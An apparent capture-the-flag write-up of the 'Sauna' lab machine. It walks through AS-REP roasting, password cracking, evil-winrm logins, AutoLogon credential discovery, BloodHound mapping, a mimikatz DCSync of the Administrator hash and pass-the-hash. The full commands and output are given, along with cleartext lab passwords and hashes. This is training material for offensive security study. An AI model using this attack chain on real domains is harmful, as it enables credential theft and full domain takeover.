
sauna

at this machine we first get hash form ASREPRoasting attack then crack it and got first flag , then by using winpeas found user do autologin and got his credentials , by using bloodhound we found that this user can do DCSync attack , by using mimikatz we can extract administrator hash and log with pass the hash and got the root flag


at first we recon



we found the domain of dc

at web we can take names to check ASREPRoasting attack

found those names in about-us page



we can create file and use `username-anarchy` tool to get all possible name schema that name at company can be

```
./username-anarchy -i htnames --select-format FirstLast,firstlast,First.Last,first.last,f.last,l.first,firstl,lastf,flast >usernames.txt
```

ASREPRoasting: The ASREPRoast attack looks for users without Kerberos pre-authentication required attribute , That means that anyone can send an AS_REQ request to the DC on behalf of any of those users, and receive an AS_REP message. This last kind of message contains a chunk of data encrypted with the original user key, derived from its password. Then, by using this message, the user password could be cracked offline.

and for this we use GetNPUsers.py from impacket

```
./GetNPUsers.py EGOTISTICAL-BANK.LOCAL/ -usersfile /root/htb/sauna/username-anarchy/usernames.txt -dc-ip 10.129.95.180
```

```
┌──(root㉿meow)-[/opt/impacket/examples]
└─# ./GetNPUsers.py EGOTISTICAL-BANK.LOCAL/ -usersfile /root/htb/sauna/username-anarchy/usernames.txt  -dc-ip 10.129.95.180
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
$krb5asrep$23$fsmith@EGOTISTICAL-BANK.LOCAL:5a43d169b5d0225254257d2bd267e494$4d25fac92a627cdf33b20601cb0dcd044a5614861b21884e086f578087c7549e19186a10c68d35a0d2307c4f8cd72e1db426a5a330693db40f6bfb428c5374aff62c9c0f333234f18044b95541d925cb
cc1f1abe7f35eb07f16aeee7ac77069feb4420c4b4b3803966647806d76c2b2e039efa385806a1d77040ef21b2c8cc703fde2c1432556322936bf4f1d07dc4ec5d32bcbc5013fdc6c16df228de42b938e8ce111e100e46f0539e2576de95186affab8ad56fe02f2e572cad9ba7c95528b23dadd389e20
c7eedd077b15983e58abe5787c695ee4192b682226598622aee7e7bc337a770f7ce22112ee99bc5643d88c0eb7d38c2ce8567bcc41329c49c6c
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
```

now we can crack the key so i used john to crack it

```
┌──(root㉿meow)-[~/htb/sauna]
└─# john --wordlist=/usr/share/wordlists/rockyou.txt notes
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 128/128 AVX 4x])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Thestrokes23     ($krb5asrep$23$fsmith@EGOTISTICAL-BANK.LOCAL)
1g 0:00:00:50 DONE (2023-07-23 10:09) 0.01976g/s 208280p/s 208280c/s 208280C/s Thing..Thehunter22
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

now we want to login , so i check if winrm opened

```
┌──(root㉿meow)-[~/htb/sauna]
└─# nmap 10.129.95.180 -sV -p5985
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-23 10:17 EDT
Nmap scan report for EGOTISTICAL-BANK.LOCAL (10.129.95.180)
Host is up (0.11s latency).

PORT     STATE SERVICE VERSION
5985/tcp open  http    Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.38 seconds
```

and now we can login

`evil-winrm -i EGOTISTICAL-BANK.LOCAL -u fsmith -p Thestrokes23`

```
┌──(root㉿meow)-[~/htb/sauna/username-anarchy]
└─# evil-winrm -i EGOTISTICAL-BANK.LOCAL -u fsmith -p Thestrokes23

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\FSmith\Documents> ls
```

```
*Evil-WinRM* PS C:\Users\FSmith> cd Desktop
*Evil-WinRM* PS C:\Users\FSmith\Desktop> ls


    Directory: C:\Users\FSmith\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---         7/23/2023  12:43 PM             34 user.txt


*Evil-WinRM* PS C:\Users\FSmith\Desktop> type user.txt
c6a8046611fba7d6562bf26a4df5fde0
```

and here we got the first flag

at this stage i uploaded winpeas and wait to see result and found something interesting

```
ÉÍÍÍÍÍÍÍÍÍÍ¹ Looking for AutoLogon credentials
    Some AutoLogon credentials were found
    DefaultDomainName             :  EGOTISTICALBANK
    DefaultUserName               :  EGOTISTICALBANK\svc_loanmanager
    DefaultPassword               :  Moneymakestheworldgoround!
```

but there is not user with this name but there is user `svc_loanmgr`


`evil-winrm -i EGOTISTICAL-BANK.LOCAL -u svc_loanmgr -p Moneymakestheworldgoround!`


```
┌──(root㉿meow)-[~/htb/sauna]
└─# evil-winrm -i EGOTISTICAL-BANK.LOCAL -u svc_loanmgr -p Moneymakestheworldgoround!

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\svc_loanmgr\Documents> ls
```

after some checks im not found anything interesting so lets get sharphound to machine and check bloodhound

```
*Evil-WinRM* PS C:\Users\svc_loanmgr\Desktop> .\SharpHound.exe
2023-07-23T15:36:10.7832879-07:00|INFORMATION|This version of SharpHound is compatible with the 4.2 Release of BloodHound
2023-07-23T15:36:10.9082827-07:00|INFORMATION|Resolved Collection Methods: Group, LocalAdmin, Session, Trusts, ACL, Container, RDP, ObjectProps, DCOM, S
PNTargets, PSRemote
2023-07-23T15:36:10.9239244-07:00|INFORMATION|Initializing SharpHound at 3:36 PM on 7/23/2023
2023-07-23T15:36:35.2678204-07:00|INFORMATION|Flags: Group, LocalAdmin, Session, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote
2023-07-23T15:36:35.3928242-07:00|INFORMATION|Beginning LDAP search for EGOTISTICAL-BANK.LOCAL
2023-07-23T15:36:35.4240757-07:00|INFORMATION|Producer has finished, closing LDAP channel
2023-07-23T15:36:35.4240757-07:00|INFORMATION|LDAP channel closed, waiting for consumers
2023-07-23T15:37:05.8249546-07:00|INFORMATION|Status: 0 objects finished (+0 0)/s -- Using 36 MB RAM
2023-07-23T15:37:35.8395267-07:00|INFORMATION|Status: 0 objects finished (+0 0)/s -- Using 39 MB RAM
2023-07-23T15:37:43.0471970-07:00|INFORMATION|Consumers finished, closing output channel
2023-07-23T15:37:43.0784465-07:00|INFORMATION|Output channel closed, waiting for output task to complete
Closing writers
2023-07-23T15:37:43.2736511-07:00|INFORMATION|Status: 94 objects finished (+94 1.402985)/s -- Using 46 MB RAM
2023-07-23T15:37:43.2736511-07:00|INFORMATION|Enumeration finished in 00:01:07.8856551
2023-07-23T15:37:43.3361780-07:00|INFORMATION|Saving cache with stats: 53 ID to type mappings.
 53 name to SID mappings.
 0 machine sid mappings.
 2 sid to domain mappings.
 0 global catalog mappings.
2023-07-23T15:37:43.3518055-07:00|INFORMATION|SharpHound Enumeration Completed at 3:37 PM on 7/23/2023! Happy Graphing!
```

after upload the zip file to bloodhound and some search found that it have DCSync attack and we can get password hash






and for this we may use secretsdump from impacket or use mimikatz , but secretsdump not worked with me so i use one line command mimikatz cause while run mimikatz executable spread prompt and not stop

```
.\mimikatz.exe 'lsadump::dcsync /domain:EGOTISTICAL-BANK.LOCAL /user:Administrator' exit
```

```
*Evil-WinRM* PS C:\Users\svc_loanmgr\Desktop> .\mimikatz.exe 'lsadump::dcsync /domain:EGOTISTICAL-BANK.LOCAL /user:Admini
strator' exit

  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(commandline) # lsadump::dcsync /domain:EGOTISTICAL-BANK.LOCAL /user:Administrator
[DC] 'EGOTISTICAL-BANK.LOCAL' will be the domain
[DC] 'SAUNA.EGOTISTICAL-BANK.LOCAL' will be the DC server
[DC] 'Administrator' will be the user account
[rpc] Service  : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN           : Administrator

** SAM ACCOUNT **

SAM Username         : Administrator
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
Account expiration   :
Password last change : 7/26/2021 9:16:16 AM
Object Security ID   : S-1-5-21-2966785786-3096785034-1186376766-500
Object Relative ID   : 500

Credentials:
  Hash NTLM: 823452073d75b9d1cf70ebdf86c7f98e
    ntlm- 0: 823452073d75b9d1cf70ebdf86c7f98e
    ntlm- 1: d9485863c1e9e05851aa40cbb4ab9dff
    ntlm- 2: 7facdc498ed1680c4fd1448319a8c04f
    lm  - 0: 365ca60e4aba3e9a71d78a3912caf35c
    lm  - 1: 7af65ae5e7103761ae828523c7713031
```

and by getting ntlm hash lets doing pass the hash

```
evil-winrm -i EGOTISTICAL-BANK.LOCAL -u Administrator -H 823452073d75b9d1cf70ebdf86c7f98e
```



and here we finish thx for reading ^-^